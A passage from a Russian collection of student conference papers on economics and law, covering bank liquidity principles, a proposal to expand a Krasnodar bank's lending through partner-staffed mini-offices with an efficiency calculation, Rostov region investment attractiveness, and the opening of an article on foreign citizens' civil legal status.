Таблица 2 - Классификация качества ссуд по категориям в соответствии с нормативными актами ЦБ РФ

Классификация	Размер расчетного резерва в % от величины элемента расчетной базы
I стандартные ссуды	0
II нестандартные ссуды	от 1 до 20%
III сомнительные ссуды	от 21 до 50%
IV проблемные ссуды	от 51 до 100%
V безнадежные ссуды	100%

Качество кредитного портфеля банка и взвешенность его кредитной политики существенно влияют на имидж и рейтинг банка. [5]

Для того что бы обеспечить достаточный уровень ликвидности банки могут использовать специальные принципы, разработанные Базельским комитетом по банковскому надзору Банка международных расчетов:

1.Банки должны разработать структуру управления ликвидностью:

- в каждом банке должна быть согласованная стратегия ежедневного управления ликвидностью;

- совету управляющих Банка следует одобрить стратегию и политику, связанную с управлением ликвидностью. Правлению необходимо обеспечить, возможность высшего руководство банка предпринимать шаги по контролю риска ликвидности;

- каждый банк должен иметь структуру управления ликвидностью, чтобы эффективно выполнять стратегию ликвидности. В работе этой структуры должны принимать участие члены высшего руководства банка;

- банки должны иметь адекватные информационные системы для измерения, мониторинга, контроля рисков ликвидности. Отчеты о ликвидности необходимо своевременно предоставлять руководству и ЦБ.

2. Банки обязаны измерять и контролировать чистые потребности в финансировании:

- каждому банку следует организовывать процесс постоянного измерения и мониторинга требований к финансированию;

- банкам необходимо анализировать ликвидность, используя различные сценарии.

3. Банкам полагается управлять доступом к рынку: все банки должны поддерживать достаточный уровень диверсификации обязательств и стремиться обеспечить свою способность продавать активы.

4. Банки должны иметь планы действий на случай непредвиденных обстоятельств, которые учитывают стратегию урегулирования кризисов ликвидности и включают в себя процедуры по сбору денежных средств в чрезвычайных ситуациях.

5. Каждому банку необходимо иметь адекватную систему внутреннего контроля за процессом управления риском ликвидности. Фундаментальный компонент системы внутреннего контроля включает регулярные независимые обзоры и оценку эффективности внутреннего контроля.

6. В коммерческом банке должен быть предусмотрен механизм

обеспечения достаточного уровня раскрытия информации о банке. [1]

Таким образом, управление ликвидностью является сложным и многоэтапным процессом, банком постоянно приходиться находить баланс между прибыльностью и ликвидностью. Эффективное управление ликвидностью основывается на: качественном планировании и прогнозировании, построении эффективной системе внутреннего контроля за процессом управления ликвидностью, разработке эффективной стратегии управления ликвидностью, постоянном контроле сбалансированности активов и пассивов, анализе качества кредитного портфеля. Для обеспечения надежного функционирования банка необходимо обеспечивать комплексное соблюдение всех принципов, рекомендованных Банком международных расчетов.

Использованные источники:

1. Банковское дело / под ред. Лаврушина О.И. - М. : Финансы и статистика.- 2015. – 768 с.
2. Мадатова О.В., Экономическая безопасность (Раздел II. Основы экономической безопасности РФ) : конспект лекций. – 2017. – 347с.
3. Инструкция Банка России от 28.06.2017 N 180-И «Об обязательных нормативах банков» система [Электронный ресурс]. Режим доступа http://www.consultant.ru/document/cons_doc_LAW_220206/ (дата обращения: 04.02.2018)
4. Положение Банка России от 28 июня 2017 г. № 590-П «О порядке формирования кредитными организациями резервов на возможные потери по ссудам» [Электронный ресурс]. Режим доступа http://www.garant.ru/products/ipo/prime/doc/71621612/ (дата обращения: 04.02.2018)
5. Принципы и детали основных элементов эффективного управления ликвидностью //Официальный сайт Банка международных расчетов [Электронный ресурс]. Режим доступа https://www.bis.org/bcbs/ (дата обращения: 04.02.2018)

УДК 336

Маркина Ю.Е.
студент магистратуры 1 курса
направление «Финансы и кредит»
образовательная программа «Оценка бизнеса
и оценочная деятельность»
Саенко В.И., к.э.н.
доцент
кафедра бизнес- процессов и экономической безопасности
Академия маркетинга и социально-информационных технологий-
ИМСИТ
Россия, г. Краснодар

РАСШИРЕНИЕ МАСШТАБОВ КРЕДИТНОЙ ДЕЯТЕЛЬНОСТИ (НА ПРИМЕРЕ КОММЕРЧЕСКОГО БАНКА «КУБАНЬ КРЕДИТ» ООО)

Аннотация: В ходе проведения анализа коммерческого банка, основная доля доходов исследуемого банка приходится на процентные доходы. При этом, даже являясь самым большим источником доход, анализируемая кредитная организация не смогла освоить все рыночные сегменты банковского кредитования.

Ключевые слова: Анализ, кредитор, финансы, экономическая эффективность, ресурсы , объем, рентабельность, расходы.

Markina Y.E.
Student of a magistracy, 1 years
Undergraduate of the Finance and Credit direction of the educational program "Assessment of business and estimated activity"
Academies of marketing and social and information technologies - IMSIT
Russia, Krasnodar
Saenko V.I.
Candidate of Economic Sciences, the associate professor of business processes and economic security of Academy of marketing and social and information technologies - IMSIT
Russia, Krasnodar

EXPANSION OF SCALES OF CREDIT ACTIVITY (ON THE EXAMPLE OF KUBAN CREDIT COMMERCIAL BANK OF LTD COMPANY)

Abstract: During the analysis of a commercial bank, the bulk of the income of the studied bank accounts for interest income. At the same time, even being the largest source of income, the analyzed credit organization was not able to master all the market segments of bank lending.

Keywords: Analysis, creditor, finance, economic efficiency, resources, volume, profitability, expenses.

До настоящего времени большинство кредитов предоставляется обратившимся за ними лицами непосредственно в офисах банка. Несмотря на то, что все большое распространение получает кредитование посредственном Интернет, в конечном итоге потенциальный кредитор вынужден лично пребывать в офис компании.

В тоже время содержание офисов требует значительных расходов, которые снижают эффективность финансовых результатов хозяйственной деятельности кредитной организации.

Для ее решения предлагается привлечь партнеров банка для выдачи кредитов от имени кредитной организации с целью приобретения товаров и услуг контрагента.

Механизм реализации указанного предложения в деятельности банка заключается в следующем:

На первом этапе банк среди своих клиентов распространяет информацию о возможности предоставления кредитов потенциальным покупателям непосредственно в их офисах, которые они могут использовать для оплаты товаров и услуг контрагентов банка.

На втором этапе с клиентами банка, изъявившими желание участвовать в программе, заключается договор, согласно которого:

1) банк организует кредитование в офисе своего контрагента;

2) контрагент обеспечивает:

1. Место для кредитования.
2. Рекламу банковских продуктов.
3. Возможность совместительства деятельности своего сотрудника с работой в банке

На третьем этапе банк:

1) оборудует место в офисе компании;

2) размещает рекламу:

1. В Интернете.
2. В помещении контрагент.
3. В местах массового скоплению людей.

3) проводит обучение сотрудника контрагента, который будет выдавать кредиты от имени банка.

4) заключает с сотрудником контрагента договор найма на работу по совместительству.

На пятом этапе банк начинает выдачу кредитов.

В основном в таких мини офисах исследуемого банка предполагается выдавать потребительские кредиты. Однако, по согласованию с руководством контрагента и нанятым сотрудником возможно также рассмотреть вопрос о приемке документов для выдачи и других видов кредитов, в том числе:

1) ипотечного кредитования;
2) кредитов для приобретения автомобилей;
3) кредитов в наличными и др.

О такого рода партнерства могут выиграть все участники.

Интерес банка будет заключаться в существенном расширении кредитных услуг банка непосредственно в местах, где в них нуждаются клиенты. При этом, филиалу нет необходимости нести затраты на аренду помещения, приобретение компьютерной техники и программного обеспечение, выплату заработной платы при отсутствии реальных результатов работы (сотрудники оформляются по совместительству).

Организация партнер получает возможность увеличить объем реализуемых товаров за счет привлечения дополнительных клиентов, которые ранее не имели возможность совершить необходимые покупки в связи с недостаточностью денежных средств.

Сотрудники организации – партнера приобретают возможность получения дополнительных доходов в виде заработной платы за оформление договора кредитования. При этом документы оформляются непосредственно на рабочем месте сотрудника без необходимости использования дополнительного рабочего времени.

Расчет экономической эффективности предложенного мероприятия представлен в таблице 1.

Расчет производился следующим образом. Количество юридических лиц и индивидуальных предпринимателей, являющихся клиентами банка взято по материалам его оперативной отчетности. Данные показывают, что кредитная организация обслуживает 34 256 клиентов, осуществляющих предпринимательскую деятельность.

Доля субъектов предпринимательской деятельности, работающих в сфере розничной торговли, взята по данным оперативной отчетности, согласно которой они составляют 54,0%.

Количество потенциальных партнеров банка рассчитана как произведение количества юридических лиц и индивидуальных предпринимателей, клиентов банка, на долю субъектов предпринимательской деятельности, работающих в сфере розничной торговли, деленное на 100,0%.

Доля потенциальных партнеров, желающих участвовать в программе, взята на основании специально проведенного интервьюирования, в ходе которых было опрошено 50 клиентов банка, из которых 6 согласилось, а один заявил, о высокой доле вероятности указанного события.

Соответственно сделан вывод, что данный показатель будет равен 12,5%.

Таблица 1 – Расчет экономической эффективности расширения масштабов кредитной деятельности

Показатель	Значение
1	2
Количество юридических лиц и индивидуальных предпринимателей, клиентов банка, ед.	34 256
Доля субъектов предпринимательской деятельности, работающих в сфере розничной торговли, %	54,0
Количество потенциальных партнеров банка, ед.	18 498
Доля потенциальных партнеров, желающих участвовать в программе, %	12,5
Прогнозируемое количество партнеров банка по рассматриваемой программе, ед.	2 312
Среднемесячный объем торгового товарооборота одного партнера банка, тыс. руб./ мес.	1 450
Среднегодовой объем торгового товарооборота одного партнера банка, тыс. руб./ год.	17 400
Совокупный годовой объем торгового товарооборота партнеров банка, тыс. руб. / год	40228800
1	2
Прогнозируемый прирост торгового товарооборота в результате внедрения программы кредитования, %	2,5
Прогнозируемая потребность в кредитных ресурсах, тыс. руб.	1 005 720
Прогнозируемая общая рентабельность банка в 2018 г., %	2,1
Дополнительные доходы банка в результате внедрения мероприятия, тыс. руб.	21 120
Доля оплаты труда сотрудников организаций партнеров, оформляющих выдачу кредитов, %	0,3
Фонд оплаты труда сотрудников организаций партнеров, оформляющих выдачу кредитов, с отчислениями, тыс. руб.	3 017
Коэффициент взаимодействия одного сотрудника банка с организациями - партнерами, ед.	250
Потребность в дополнительной численности персонала банка, чел.	9
Среднемесячная заработная плата 1 сотрудника банка с отчислениями на ФОТ, руб. / чел.	35 000
Расходы на оплату труда сотрудников банка по работе с организациями - партнерами, тыс. руб. / год	3 780
Норма площади, приходящегося на 1 сотрудника, кв.м.	6
Потребность в дополнительных помещениях, кв.м.	54
Расходы на арендную плату 1 кв. м. помещений в месяц, руб.	500
Совокупные расходы на аренды помещений, тыс. руб. / год	324
Норма списания расходов по невозвратным кредитам, %	1,3
Расходы по невозвратным кредитам, тыс. руб.	13 074
Совокупные расходы, тыс. руб.	20 195
Экономическая эффективность, тыс. руб.	925

Прогнозируемое количество партнеров банка по рассматриваемой программе было рассчитано путем произведения количества потенциальных партнеров банка на долю потенциальных партнеров, желающих участвовать

в программе, деленное на 100,0%.

Расчеты показали, что прогнозируемое количество партнеров банка по рассматриваемой программе составит 2 312 клиентов.

Среднемесячный объем торгового товарооборота одного партнера банка взят по данным банковского учета, он составляет 1 450 тыс. руб./ месяц.

Среднегодовой объем торгового товарооборота одного партнера банка рассчитан как произведение среднемесячного объема торгового товарооборота одного партнера банка на количество месяцев в году. Он составит 17 400 тыс. руб./ год.

Совокупный годовой объем торгового товарооборота партнеров банка рассчитан как произведение прогнозируемого количество партнеров банка по рассматриваемой программе на среднегодовой объем торгового товарооборота одного партнера банка. Расчеты показали, что совокупный годовой объем торгового товарооборота партнеров банка составит 40 228 800 тыс. руб. / год.

Прогнозируемый прирост торгового товарооборота в результате внедрения программы кредитования взят на основании исследований по аналогичным программам, он составляет 2,5%.

Прогнозируемая потребность в кредитных ресурсах рассчитана как произведение совокупного годового объема торгового товарооборота партнеров банка на прогнозируемый прирост торгового товарооборота в результате внедрения программы кредитования, деленное на 100,0. Он составит 1 005 720 тыс. руб.

Прогнозируемая общая рентабельность банка в 2018 г. рассчитана с помощью метода наименьших квадратов в прогностической функции динамического ряда указанного показателя. Значение прогнозируемой общей рентабельности банка в 2018 г. в 2018 г. составляет 2,1%.

Дополнительные доходы банка в результате внедрения мероприятия рассчитаны как произведение прогнозируемой потребности в кредитных ресурсах на прогнозируемую общую рентабельность банка в 2018 г., деленную на 100%. Расчеты показали, что дополнительные доходы банка в результате внедрения мероприятия составят 21 120 тыс. руб.

Доля оплаты труда сотрудников организаций партнеров, оформляющих выдачу кредитов, взята исходя из положения банка об уровне заработной платы, она составляет 0,3% от суммы выданного кредита.

Фонд оплаты труда сотрудников организаций партнеров, оформляющих выдачу кредитов, с отчислениями, рассчитано как произведение прогнозируемой потребности в кредитных ресурсах, на долю оплаты труда сотрудников организаций партнеров, оформляющих выдачу кредитов, она составит 3 017 тыс. руб.

Коэффициент взаимодействия одного сотрудника банка с организациями - партнерами, представлен на основании хронометража рабочего времени по взаимодействию. Он составляет 250 клиентов на

одного сотрудника банка.

Потребность в дополнительной численности персонала Краснодарского филиала рассчитана как отношение прогнозируемого количества партнеров банка по рассматриваемой программе на коэффициент взаимодействия одного сотрудника банка с организациями – партнерами. Она составляет 9 человек.

Среднемесячная заработная плата 1 сотрудника банка с отчислениями на ФОТ взята по тарифной сетке из расчета 35 000 руб. / чел.

Расходы на оплату труда сотрудников Краснодарского филиала по работе с организациями – партнерами рассчитано как произведение потребности в дополнительной численности персонала банка на среднемесячную заработную плату 1 сотрудника банка с отчислениями на ФОТ, деленное на 1000. Они составят 3 780 тыс. руб. / год.

Норма площади, приходящегося на 1 сотрудника, взято по нормативам банка в размере 6 кв.м. на 1 человека.

Потребность в дополнительных помещениях рассчитана как произведение потребности в дополнительной численности персонала банка на норму площади, приходящейся на 1 сотрудника. Она составит 54 кв.м.

Расходы на арендную плату 1 кв. м. помещений в месяц взяты по данным предложений на рынке коммерческой недвижимости из расчета 500 руб. в месяц за 1 кв. м.

Совокупные расходы на аренды помещений рассчитаны как произведение потребности в дополнительных помещениях на расходы на арендную плату за 1 кв.м. в месяц на количество месяцев в году. Она составит 324 тыс. руб. / год.

Норма списания расходов по невозвратным кредитам определена по данным банка за 2017 год по категории потребительские кредиты. Она составляет 1,3%.

Расходы по невозвратным кредитам рассчитаны как произведение прогнозируемой потребности в кредитных ресурсах на норму списания расходов по невозвратным кредитам, деленное на 100%. Они составят 13 074 тыс. руб. Совокупные расходы рассчитаны как сумма фонда оплаты труда сотрудников организаций партнеров, оформляющих выдачу кредитов, с отчислениями, расходов на оплату труда сотрудников Краснодарского филиала по работе с организациями - партнерами, совокупные расходы на аренды помещений и расходы по невозвратным кредитам. Они составят 20 195 тыс. руб.

Экономическая эффективность предложенного мероприятия рассчитана как разница между дополнительные доходы банка в результате его внедрения и совокупные расходы.

Проведенное исследование показало, что в результате внедрения мероприятия, связанного с расширением масштабов кредитной деятельности будет получен экономический эффект в сумме 925 тыс. руб.

Использованные источники:

1. Арзамасцева В.А. Прогнозирование финансовых результатов деятельности коммерческого банка // Новая наука: Стратегии и векторы развития. 2017. Т. 1. № 4. С. 30-32.
2. Звонова Е.А. Деньги, кредит, банки: Учебник / Е.А. Звонова, М.Ю. Богачева, А.И. Болвачев; Под ред. Е.А. Звоновой. - М.: НИЦ ИНФРА-М, 2015.
3. Сарварова Е.П., Евсеева А.В. Методические основы оценки финансовых результатов банка // В сборнике: Современные проблемы и перспективы развития финансовой и кредитной сфер экономики России XXI века Сборник научных статей. Хабаровск, 2016. С. 149-155.
4. Сергеева И.В., Воронина Е.В. Формирование финансовых результатов внутренних структурных подразделений коммерческих банков с учетом налогообложения // Вестник Сургутского государственного университета. 2016. № 2 (12). С. 94-102.
5. Ударцева А.Л. Пути повышения показателей финансовых результатов деятельности коммерческого банка // Economics. 2017. № 6 (27). С. 80-84.

УДК 332.146

Марченкова Н.В.
студент
Клименко А.С.
студент
научный руководитель: Кохно Н.О., к.техн.н.
доцент
Новочеркасский инженерно-мелиоративный институт им. А. К. Кортунова ФГБОУ ВО Донской ГАУ
РФ, г. Новочеркасск

ИНВЕСТИЦИОННАЯ ПРИВЛЕКАТЕЛЬНОСТЬ РОСТОВСКОЙ ОБЛАСТИ

Аннотация: Для того, чтобы произвести оценку инвестиционной привлекательности региона, необходимо рассматривать как внутренние, так и внешние источники инвестиций, которые обеспечивают стимулирование привлечения капитала и рабочей силы, поддержку финансово-выгодных отраслей и видов производств, осуществляющих модернизацию производственной базы, создание благоприятных условий для научно-исследовательской деятельности, развитие инфраструктуры.

Ключевые слова: инвестиционная привлекательность, инвестиционные проекты, стратегия привлечения инвестиций.

Marchenkova N.V.
student
Novocherkassk Engineering and Melioration Institute.
AK Kortunova FGBOU VO Donskoy State University
Klimenko A.S.
student
Novocherkassk Engineering and Melioration Institute.
AK Kortunova FGBOU VO Donskoy State University
Supervisor: Kohno N.O.
Associate Professor, Cand. Tech. Sciences
Novocherkassk Engineering and Melioration Institute.
AK Kortunova FGBOU VO Donskoy State University
Russia, Novocherkassk

INVESTMENT ATTRACTIVENESS OF THE ROSTOV REGION

Annotation: In order to assess the investment attractiveness of the region, it is necessary to consider both internal and external sources of investment that provide incentives for attracting capital and labor, supporting financially profitable industries and types of industries that modernize the production base, create favorable conditions for scientific research activities, infrastructure development.

Keywords: investment attractiveness, investment projects, investment strategy.

На современном этапе развития экономики региональным органам власти доверены многие задачи по решению управления, это свидетельствует о том, что за свое развитие регион отвечает сам, а значит и несет ответственность за достижение различных результативных показателей, в частности, эффект после реализации инвестиционных проектов. Сегодня важно, чтобы инвестиционная деятельность региона соответствовала социальным и экономическим приоритетам всего государства. Региону необходимо привлечь столько инвестиций, чтоб была возможность улучшить его деловую репутацию, развить новые инвестиционные проекты, нарастить экспорт. Только тогда можно будет добиться экономического подъема58.

Степень инвестиционной привлекательности является определяющим условием активной инвестиционной деятельности, а, следовательно, и эффективного социально-экономического развития экономики, как для государства в целом, так и на уровне регионов, этим и обусловлена актуальность данной статьи59. Рассмотрим инвестиционную привлекательность Ростовской области.

Ростовская область - один из наиболее привлекательных регионов России с точки зрения инвестиционного имиджа, это подтверждается тем, что даже в периоды кризисов он показывает рост инвестиций и экономики, продолжает последовательно создавать выгодные условия для бизнеса, предлагает рациональное инвестирование, осмысленные аргументы в пользу расположения проектов в регионе, акцентируя внимание на создании новых индустрий, которые укрепят и расширят лидерские позиции в новых сегментах рынка и отраслях.

В настоящее время Ростовская область входит в число десятка лучших по привлечению инвестиций, причём крупные компании, малый и средний бизнес, все находят свое место. Поддержка субъектов малого и среднего предпринимательства в Ростовскойобласти осущест-вляется в рамках госпрограммы Ростовской области «Экономическое развитие и инновационная экономика». Наряду с экономическими успехами, Ростовская область два последних года - пример движения в социальном направлении. Уже сейчас мы видим интенсивный рост промышленного производства.

Для более полной характеристики рассматриваемой темы следует отметить, что совокупный объем вложений в основной капитал в первом полугодии 2018 года вырос на 3,2%, т.е. произошел рост объемов производства и увеличилась прибыль в средне- и долгосрочной перспективе. Объем притока прямых иностранных инвестиций в первом квартале 2018 года увеличился на 18,1%. Данное положение нельзя считать в полной мере положительной тенденцией, поскольку позитивной динамики удалось

---

[58] Крутик А. Б., Никольская Е. Г. Инвестиции и экономический рост предпринимательства; Лань - М., 2017. - С. 125

[59] Турманидзе, Т.У. Анализ и оценка эффективности инвестиций: Учебник. / Т.У. Турманидзе. - М.: ЮНИТИ, 2017. - С.116

добиться не всем регионам. В частности, объем инвестиций в основной капитал в первом полугодии 2018 года вырос в 51 регионе страны, а в оставшихся 34 регионах значение этого показателя снизилось60.

Особое значение в рамках данного вопроса приобретает тот факт, что в настоящее время в Ростовской области действует стратегия привлечения инвестиций до 2020 г., ее цель - привлечение средств для создания современных производств и увеличение количества эффективных рабочих мест, что положительно скажется на денежных доходах населения и его платежеспособном спросе. В настоящее время в рамках данной стратегии реализуется более 340 инвестиционных проектов на общую сумму более 638 млрд. руб. Помимо этого, создан перечень «100 губернаторских инвестиционных проектов», в который включено 56 крупных бизнес-идей с объемом инвестиций 378,3 млрд. руб.

В рамках исследуемой проблематики отметим, что общее количество реализуемых приоритетных финансовых проектов, включенных в перечень «100 Губернаторских инвестиционных проектов», по состоянию на 01.01.2018г. составило 62 ед. с общим объемом инвестиций 378,3 млрд. руб. и созданием более 24 тысяч рабочих мест, что в свою очередь положительно скажется на экономике страны в целом, поскольку экономика не будет интенсивно развиваться, если не будут появляться новые рабочие места, при этом это должны быть места, соответствующие запросам общества, с высокой оплатой и с выпуском конкурентоспособной продукции.

Наряду с этим необходимо отметить, что наиболее значимыми региональными проектами за все время инвестирования в экономику данного региона, как по объему вложенных средств, так и по их ценности, стали проекты, в том числе реализованные в рамках подготовки к чемпионату мира 2018: международный аэропортовый комплекс «Платов», футбольный стадион «Ростов-Арена» на 45 тыс. зрителей.

В рассмотрении данного вопроса можно сказать, что в 2017 году введены в эксплуатацию 3 крупных проекта с иностранным участием61:

- строительство завода «Марс» (США) по производству кормов для домашних животных в Аксайском районе. Объем инвестиций в завод - 4 млрд. рублей. Фабрика обеспечивает занятость более 200 человек. Общая площадь предприятия составляет 16 тыс. кв. м с перспективой расширения. Первым видом продукции на ростовской площадке станут влажные корма для животных, на втором этапе развития предприятие планирует производить сухие корма. Сырье для производства - мясные субпродукты, шрот, зерно, крупы - компания намерена закупать у местных производителей.

- строительство компанией «Луис Дрейфус» (Франция, Нидерланды)

[60] Официальный портал Правительства Ростовской области. Официальный сайт. [Электронный ресурс] – Режим доступа [http://www.donland.ru]

[61] Официальный портал Правительства Ростовской области. Официальный сайт. [Электронный ресурс] – Режим доступа [http://www.donland.ru]

терминала по перевалке сельскохозяйственной продукции в Азовском районе. Инвестиции в проект составили 2 млрд рублей, в финансировании принял участие Европейский банк реконструкции и развития (ЕБРР).

- 1 этап проекта по созданию компанией АФД Групп (Швейцария) централизованной системы по обращению с биологически опасными медицинскими отходами (построен комплекс в Мясниковском районе). Реализация проекта предполагает внедрение централизованной системы сбора и промышленного обезвреживания эпидемиологически опасных медицинских отходов класса «Б» на территории Ростовской области и города Ростова-на-Дону. В осуществление данного проекта инвестировано 400 млн. руб.

Заслуживает быть отмеченным и то, что на территории Ростовской области продолжается реализация следующих инвестпроектов иностранных компаний:

- проект по строительству компанией «I. L.L. V. Medical Projects Ltd» (Израиль) реабилитационного (медицинского) центра в Аксайском районе;

- строительство и реконструкция компанией «Аутспан Интернешнл» (Сингапур) Азовского зернового терминала. Инвестиции в проект составят 700 млн. руб. Основанная в Сингапуре компания Olam International с годовой выручкой около 14 млрд. долл. - один из крупных мировых агротрейдеров, работает в 70 странах. В свою очередь, «Аутспан Интернешнл», российская «дочка» Olam, входит в число ведущих экспортеров зерна в РФ, является крупным производителем сырого молока.

- 2 этап проекта по созданию компанией АФД Групп централизованной системы по обращению с биологически опасными медицинскими отходами;

- строительство ЗАО «ФМ ЛОЖИСТИК ВОСТОК» (Франция) складского комплекса в Аксайском районе. В настоящее время строительные работы на площадке FM Logistic в Аксайском районе выполнены на 30%, окончание строительства и старт операций на новом складском комплексе запланированы на 3 квартал 2019 года. Благодаря реализации проекта будет создано до 200 новых рабочих мест.

Важным для исследования является и то, что в регионе инвестиции в экономику крупных и средних предприятий выросли на 4% за шесть месяцев 2018 года по сравнению с аналогичным периодом прошлого года, потому что около 60% всех вложений в реальную экономику осуществляют госкомпании. Структура инвестиций в посткризисный период практически полностью повторяет докризисные тенденции, поскольку главными направлениями остаются нефтегазовый сектор, энергетика и транспорт.

Наряду с этим необходимо отметить, что инвестиции в основной капитал предприятий Ростовской области в первой половине 2018 года составили 83,8 млрд рублей, 70% привлеченных средств были направлены в основной капитал крупных и средних предприятий. Наиболее привлекательными направлениями экономической деятельности для

инвестирования являлись обрабатывающие производства, обеспечение электрической энергией, газом и паром; кондиционирование воздуха, транспортировка и хранение. На их долю пришлось 42% инвестиций в крупные и средние предприятия.

Учитывая принятые Ростовской областью в 2017 году обязательства по выполнению условий заключенного с Минфином России соглашения о предоставлении в 2017 году из федерального бюджета дотаций, а именно обеспечение увеличения частных инвестиций в 2017 году на 1,0% в сопоставимых ценах к уровню 2016 года, прогнозный объем инвестиций в основной капитал в 2017 году составляет 305 962,1 млн. руб.62.

При рассмотрении инвестиционной привлекательности Ростовской области стоит заметить, что за первый квартал 2018 года инвестиции в основной капитал предприятий и организаций направили 12,6 млрд. руб. Темп роста к соответствующему периоду прошлого года увеличился на 9,5%. Индекс физического объема увеличился на 8,3%. По организациям, не относящимся к субъектам малого предпринимательства приходится около 72% от общего объема. Ими за отчетный период освоено 9 млрд. руб. Темп роста вырос на 38,7%. Индекс физического объема - на 37,2%.

Благодаря тому, что реализуются достаточно крупные инвестиционные проекты по приобретению и модернизации оборудования, расширению производства и реконструкции на предприятиях города таких как ООО «КЗ «Ростсельмаш», ОАО «Продмаш», филиал ООО «Пивоваренная компания «Балтика» - «Пивзавод «Южная заря», АО «Ростовское», а также на предприятиях, включенных в «Перечень инвестиционных проектов Ростова-на-Дону» - АО «Ростовводоканал», АО «Патриот-Девелопмент», ЗАО «Торговый комплекс «Горизонт», ЗАО «ПАТРИОТ», ООО «ПИК Строй Заказчик», ООО «Ростовкапстрой», мы можем видеть результаты данных показателей63.

Индекс физического объема инвестиций по итогам 2017 года равен 81,8% (за 2016 год - 126,7 %). Подобное положение обусловлено негативными чертами кризиса. Инвестиционная активность сохраняется лишь в отраслях, имеющих устойчивый сбыт и относительно короткий срок окупаемости вложений, - производство продуктов питания, напитков, лекарств и некоторых других товаров, пользующихся повышенным спросом.

За 2017 год на инвестиции в основной капитал по полному кругу предприятий направлено 8 606,3 млн. рублей, что на 15,3 % ниже уровня 2016 года, данная тенденция может быть связана с нестабильным экономическим положением в стране, а также неопределенностью на финансовом и валютном рынке. Таким образом, возникает необходимость реализации соответствующих государственные программы стимулирования инвестиций, обеспечивающих не только льготы

62 Федеральная служба государственной статистики. Официальный сайт. [Электронный ресурс] –Режим доступа: [http://www.gks.ru]

63 РБК-Официальный сайт. [Электронный ресурс] – Режим доступа: [http://www.rbc.ru]

предприятиям для дальнейшего самофинансирования инвестиций, но и государственную поддержку целевых кредитных программ.

В течение 2017 года крупными и средними предприятиями всех видов экономической деятельности на инвестиции в основной капитал направлено 6 439,5 млн. рублей. Темп роста по отношению к соответствующему периоду 2016 года составил 74,3 %64.

В целом, можно сделать вывод о том, что южные регионы страны сегодня имеют все шансы на масштабный приток инвестиций: теплый и плодородный Юг имеет преимущества перед другими российскими регионами для широкого спектра проектов в сфере АПК, продовольственной индустрии. Однако, не только климат и география определяют успех в привлечении инвестиций, но и региональная инвестиционная политика, характер взаимоотношений бизнеса и власти.

Ростовская область в последние годы значительно улучшила инвестиционную привлекательность. Прослеживается тенденция потепления инвестиционного климата, который послужит гарантированной основой привлечения крупных капиталовложений в экономику Ростовской области и создаст надежный задел для перманентного динамичного развития всех отраслей региона, который способствует общему повышению качества уровня жизни всех категорий населения.

Таким образом, для того чтобы еще больше повысить инвестиционную привлекательность Ростовской области необходимо разрабатывать федеральные и региональные программы, совершенствовать областное инвестиционное законодательство, минимизировать инвестиционные риски и сократить длительностью временного лага прохождения документов при реализации инвестиционных проектов, поэтому государственная поддержка является основополагающим звеном процесса развития инвестиционной политики региона.

Не менее важным является и осуществление благоприятного нормативного правового режима хозяйственной деятельности отечественных и зарубежных инвесторов, обеспечение ясности и прозрачности инвестиционного процесса, открытости и доступности для всех инвесторов информации, необходимой для реализации инвестиционной деятельности; взаимная ответственность и выполнение взятых на себя в соответствующем закону порядке обязательств как со стороны исполнительных органов власти, так и других участников инвестиционного процесса.

Использованные источники:

1. Крутик А. Б., Никольская Е. Г. Инвестиции и экономический рост предпринимательства; Лань - М., 2017. - 544 с.
2. Официальный портал Правительства Ростовской области. Официальный

[64] Федеральная служба государственной статистики. Официальный сайт. [Электронный ресурс] –Режим доступа: [http://www.gks.ru]

сайт. [Электронный ресурс] - Режим доступа [http://www.donland.ru]
3. РБК-Официальный сайт. [Электронный ресурс] - Режим доступа: [http://www.rbc.ru]
4. Турманидзе, Т.У. Анализ и оценка эффективности инвестиций: Учебник. / Т.У. Турманидзе. - М.: ЮНИТИ, 2017. - 247 с.
5. Федеральная служба государственной статистики. Официальный сайт. [Электронный ресурс] - Режим доступа: [http://www.gks.ru]

УДК 347

Масейчук Ю.М.
преподаватель
кафедра огневой и тактико-специальной подготовки
Уфимский юридический институт МВД России
Россия, г. Уфа

ГРАЖДАНСКО-ПРАВОВОЙ СТАТУС ИНОСТРАННЫХ ГРАЖДАН: СУЩНОСТЬ И ОСОБЕННОСТИ

Аннотация: Статья посвящена анализу правового статуса иностранных граждан с учетом особенностей влияния миграционных процессов на общественно-политическое и криминогенное состояние. Дается анализ некоторых гражданских правоотношений, предусматривающих возможность участия в них в качестве субъектов иностранного элемента.

Ключевые слова: иностранный гражданин, гражданство, миграция, правовой статус.

Maseichuk Y.M.
teacher of the Department of Fire and tactical-special training
Ufa law Institute of the Ministry of internal Affairs of Russia
Russia, Ufa

CIVIL LEGAL STATUS OF FOREIGN CITIZENS: ESSENCE AND FEATURES

Annotation: The article is devoted to the analysis of the legal status of foreign citizens, taking into account the peculiarities of the influence of migration processes on the socio-political and criminal state. The analysis of some civil legal relations, providing the possibility of participation in them as subjects of a foreign element, is given.

Keywords: foreign citizen, citizenship, migration, legal status.

Непрерывное развитие современного мирового сообщества с каждым годом усиливает миграционные процессы, что тесным образом взаимосвязано с происходящими в последние десятилетия политическими и социально-экономическими изменениями. Поэтому, сегодня вопросы, касающиеся миграции, можно отнести к ряду наиболее актуальных проблем России.

Согласно данным Федеральной Службы Государственной Статистики по состоянию на 2015 год 1,5 млн иностранцев работают в России по патентам. Благодаря чему в региональные бюджеты за 11 месяцев того года поступило почти 29 млрд рублей65, что свидетельствует о значительном пополнении госбюджета.

Так же следует обратить внимание на то, что в современных условиях нелегальная миграция населения приобрела не только для международного сообщества, но и для Российской Федерации социально значимый и опасный характер. Массовая неконтролируемая миграция способствует существенному обострению социальной, демографической и криминальной обстановки в государстве, негативно влияя на межнациональные и межэтнические отношения, авторитет органов государственной власти66.

Таким образом, незаконная миграция затрагивает все сферы общественной жизни, что требует регулярного усовершенствования и адекватной реализации миграционной политики.

Теперь обратимся к рассмотрению понятия «иностранный гражданин». В ФЗ «О гражданстве РФ» под иностранным гражданином понимается лицо, не являющееся гражданином Российской Федерации и имеющее гражданство (подданство) иностранного государства67.

Согласно ФЗ «О правовом положении иностранных граждан в Российской Федерации» иностранный гражданин –это физическое лицо, не являющееся гражданином Российской Федерации и имеющее доказательства наличия гражданства (подданства) иностранного государства68.

Проблема правового положения иностранных граждан в России сохраняет свою актуальность, что обуславливается разнообразными тенденциями современного развития как внутригосударственных, так и международных отношений. На данные тенденции также оказывают влияние проблемы глобализации, динамика миграционных потоков и, безусловно, санкционные воздействия на Россию.

